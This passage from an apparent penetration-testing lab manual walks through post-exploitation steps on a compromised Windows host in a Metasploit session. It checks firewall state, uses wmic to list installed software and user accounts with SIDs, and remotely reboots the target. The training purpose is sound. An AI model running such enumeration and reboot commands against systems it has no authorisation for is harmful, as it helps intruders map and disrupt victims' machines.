
```
Applications  Places  System                                   Sat Apr 9, 07:10
msfconsole - Parrot Terminal
File  Edit  View  Search  Terminal  Help

C:\>netsh firewall show state
netsh firewall show state

Firewall status:
-------------------------------------------------------------------
Profile                           = Standard
Operational mode                  = Disable
Exception mode                    = Enable
Multicast/broadcast response mode = Enable
Notification mode                 = Enable
Group policy version              = Windows Defender Firewall
Remote admin mode                 = Disable

Ports currently open on all network interfaces:
Port   Protocol  Version  Program
-------------------------------------------------------------------
No ports are currently open on all network interfaces.

IMPORTANT: Command executed successfully.
However, "netsh firewall" is deprecated;
use "netsh advfirewall firewall" instead.
For more information on using "netsh advfirewall firewall" commands
instead of "netsh firewall", see KB article 947709
at https://go.microsoft.com/fwlink/?linkid=121488 .


C:\>
Menu  msfconsole - Parrot Ter...
```

49. Type **netsh firewall show config** and press **Enter** to view the current firewall settings in the target system.

```
Applications  Places  System                                   Sat Apr 9, 07:26
msfconsole - Parrot Terminal
File  Edit  View  Search  Terminal  Help

C:\>netsh firewall show config
netsh firewall show config

Domain profile configuration:
-------------------------------------------------------------------
Operational mode                  = Disable
Exception mode                    = Enable
Multicast/broadcast response mode = Enable
Notification mode                 = Enable

Service configuration for Domain profile:
Mode     Customized  Name
-------------------------------------------------------------------
Enable   No          Remote Desktop

Allowed programs configuration for Domain profile:
Mode     Traffic direction    Name / Program
-------------------------------------------------------------------

Port configuration for Domain profile:
Port   Protocol  Mode    Traffic direction     Name
-------------------------------------------------------------------

Standard profile configuration (current):
-------------------------------------------------------------------
Operational mode                  = Disable
Exception mode                    = Enable
Multicast/broadcast response mode = Enable
Notification mode                 = Enable
Menu  msfconsole - Parrot Ter...
```


50. Type **wmic /node:"" product get name,version,vendor** and press **Enter** to view the details of installed software.

Note: Results might vary when you perform this task.



51. Type **wmic cpu get** and press **Enter**, to retrieve the processor's details.

52. Type **wmic useraccount get name,sid** and press **Enter**, to retrieve login names and SIDs of the users.




53. Type **wmic os where Primary='TRUE' reboot** and press **Enter**, to reboot the target system.

54. Apart from the aforementioned post exploitation commands, you can also use the following additional commands to perform more operations on the target system:

